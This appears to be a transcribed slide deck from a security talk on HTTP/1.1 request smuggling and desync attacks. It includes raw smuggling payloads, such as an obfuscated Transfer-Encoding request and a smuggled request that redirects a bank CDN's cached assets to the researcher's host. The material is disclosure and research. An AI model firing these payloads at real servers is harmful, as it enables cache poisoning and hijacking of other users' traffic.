ROMHACK 2025


HTTP/1.1 Must Die!

the desync endgame

James Kettle

HTTP/1's fatal flaw:

where does the current request end... and the next request start?



Use HTTP/2 here

The desync endgame

Blocked by regex

```
POST / HTTP/1.1
Transfer-Encoding : chunked
Content-Length: 35

0

GET /robots.txt HTTP/1.1
X: y
```

```
200 OK
```

```
POST / HTTP/1.1
Transfer-Encoding : chunked
Content-Length: 35

0

GET /robots.txt HTTP/1.1
X: yGET / HTTP/1.1
Host: example.com
```

Missed due to race condition

```
GET / HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK

Disallow: /
```

/robots.txt gadget fails on this target

Change tactics, find bugs

In collaboration with
Wannes Verwimp,
Cresco Cybersecurity


```
GET /assets/icon.png HTTP/2
Host: <redacted>

GET /assets HTTP/1.1
Host: psres.net
X: y
```


```
HTTP/2 200 OK
```


```
GET /??? HTTP/1.1
Host: <cdn.redactedbank.com>
```

```
HTTP/2 302 Found
Location: https://psres.net/assets/
```

```
GET /assets/ HTTP/1.1
Host: psres.net
Referer: https://<cdn.redactedbank.com>/
```




Front-end
Back-end


CLOUDFLARE
HEROKU
Tier 1
Tier 2
Tier 3

Change tactics, find bugs

```
GET /assets/icon.png HTTP/2
Host: <redacted>

GET /assets HTTP/1.1
Host: psres.net
X: x
```


This works

```
HTTP/2 200 OK
Cf-Cache-Status: HIT
```

```
GET /assets/icon.png?cb=123 HTTP/2
Host: <redacted>

GET /assets HTTP/1.1
Host: psres.net
X: x
```

This fails

```
HTTP/2 200 OK
Cf-Cache-Status: MISS
```



CVE-2025-4366

Vulnerable websites: 24,000,000

+$7,000

"HTTP/1.1 is simple" and other lies

An HTTP/1 request can't directly target an intermediary

An HTTP/1 desync can only be caused by a parser discrepancy

An HTTP/1 response contains everything a proxy needs to parse it

An HTTP/1 response can only contain one header block

A complete HTTP/1 response requires a complete request

HTTP/1.1 must die

more desync attacks are coming

Outline

- Winning the desync endgame
- 0.CL desync attacks
- Expect-based desync attacks
- Defense – how secure is HTTP/2+?
- Q&A after talk

🔍 Further research idea


Winning the desync endgame

Rule 0) don't use transfer-encoding

Detecting parser discrepancies

Inspiration/concept

Practical HTTP Header Smuggling
Daniel Thatcher, BHEU 2021




black hat
EUROPE 2021
november 10-11, 2021
BRIEFINGS

Practical HTTP Header Smuggling

Sneaking past reverse proxies to attack AWS and beyond

#BHEU @BlackHatEvents

HTTP Request Smuggler v3.0



Permutation
Every obfuscation technique

Header
Content-Length
Host
Max-Forwards
Range
Expect

Strategy
Single
Duplicate
POST
GET

Classification
HIDDEN, VISIBLE, IGNORED, BLOCKED, DISCREPANCY

1. Explore alternate detection headers
2. Add new permutations from httpgarden

Detecting Visible-Hidden (V-H)

```
GET /style.css HTTP/1.1
```

